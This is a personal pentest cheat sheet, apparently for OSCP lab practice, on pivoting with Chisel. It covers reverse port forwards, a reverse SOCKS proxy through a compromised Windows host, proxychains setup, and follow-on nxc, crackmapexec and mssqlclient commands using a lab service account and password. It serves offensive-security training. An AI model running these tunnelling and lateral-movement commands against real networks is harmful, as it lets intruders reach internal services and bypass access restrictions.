












































































































































































































































































































































































































































































Chisel
Use cases
- The DB itself is bound to the loopback adapter and you cannot access it remotely
- Credentials you've come across or compromised are not enabled to be used remotely.
Lets say you have a mysql account that cannot be logged into remotely for one of the two above reasons.
sudo ./chisel server -p 8081 --reverse
Remote port we want to use to connect to the db on our attack machine is 3306.
Port we want to forward traffic to (R:3306) -> where we want to forward the traffic from (localhost:3306)
.\chisel.exe client 172.30.1.36:8081 R:3306:localhost:3306
We don't want to point to the server anymore, rather localhost as that's where the traffic is being forwarded to the target on our attack box.
Essentially, we can get around:
- Locally bound web services and databases
- Locally-restricted credentials
Test Case
Now we can access the whole network, set in reverse mode.
chisel server --socks5 --reverse --port 8081
.5 is only accessible from the pivot box
- Stage chisel client to reach out to http port 80
- Reverse tunneling so the client can forward that and make it accessible to the chisel server running on Kali

Fingerprint will be provided on server end so check that along with the tun0 IP
./chisel client --fingerprint xxxxxxxx KALIIP:8081 R:10.1.2.5:80
We should now see port 80 of the .5 machine
SOCKS
This'll give us access to just about anything in the environment.
- SOCKS proxy calls back to the same chisel server we've been using using the same port.
./chisel client --fingerprint xxxxxxxx KALIIP:8081 R:socks
We have to use proxychains with this
sudo nano /etc/proxychains4.conf

proxychains curl http://10.1.2.5
HTTP Service
- Use the Chisel SOCKS proxy set to the same configuration as proxychains4.conf, it'll let us use our browser on web applications we've discovered.
On pivot Windows box
chisel.exe client <KALI_IP>:8000 R:1080:socks
socks5 127.0.0.1 1080
proxychains nxc mssql 10.10.127.148 -d oscp.exam -u sql_svc -p 'Dolphin1' -x "net users"
WORKING CONFIG FOR REVERSE SOCKS PROXY EXAMPLE
chisel server --reverse --port 8000 --socks5
Verify it's free
sudo netstat -tulnp | grep 1080
Fix client command, Do NOT specify the port.
.\chisel.exe client 192.168.45.174:8000 R:socks
proxychains curl http://10.10.127.148
proxychains nxc mssql 10.10.127.148 -d oscp.exam -u sql_svc -p 'Dolphin1'
Chisel on Pivot Box towards Internal Machine
What’s happening:
- You’re on a compromised Windows host (running
chisel.exe) - It connects out to your Kali machine on port 8000
- You ask Chisel to create a reverse port forward
Breakdown of R:1433:10.10.127.148:1433:
R:→ reverse tunnel (traffic flows from Kali → target network)- First
1433→ port opened on Kali 10.10.127.148:1433→ where traffic is forwarded from the Windows host (IP of internal machine, not that of the pivot box)
chisel.exe client <kali>:8000 R:1433:10.10.127.148:1433
Chisel on Pivot Box towards Internal Service on Pivot Box
Reaching out to an internal service
chisel.exe client <your_kali_IP>:8000 R:4444:127.0.0.1:4444
Other Examples
Server service example, again
chisel server --reverse --port 8000 --socks5
chisel.exe client <kali>:8000 R:socks
proxychains crackmapexec smb 10.10.127.148
proxychains mssqlclient.py user@10.10.127.148
proxychains curl http://10.10.127.148/
Use of an open port to establish a connection, not 100% on if this'll work tbf
./chisel server --port 445 --reverse
.\chisel.exe client 192.168.45.191:445 R:1433:127.0.0.1:1433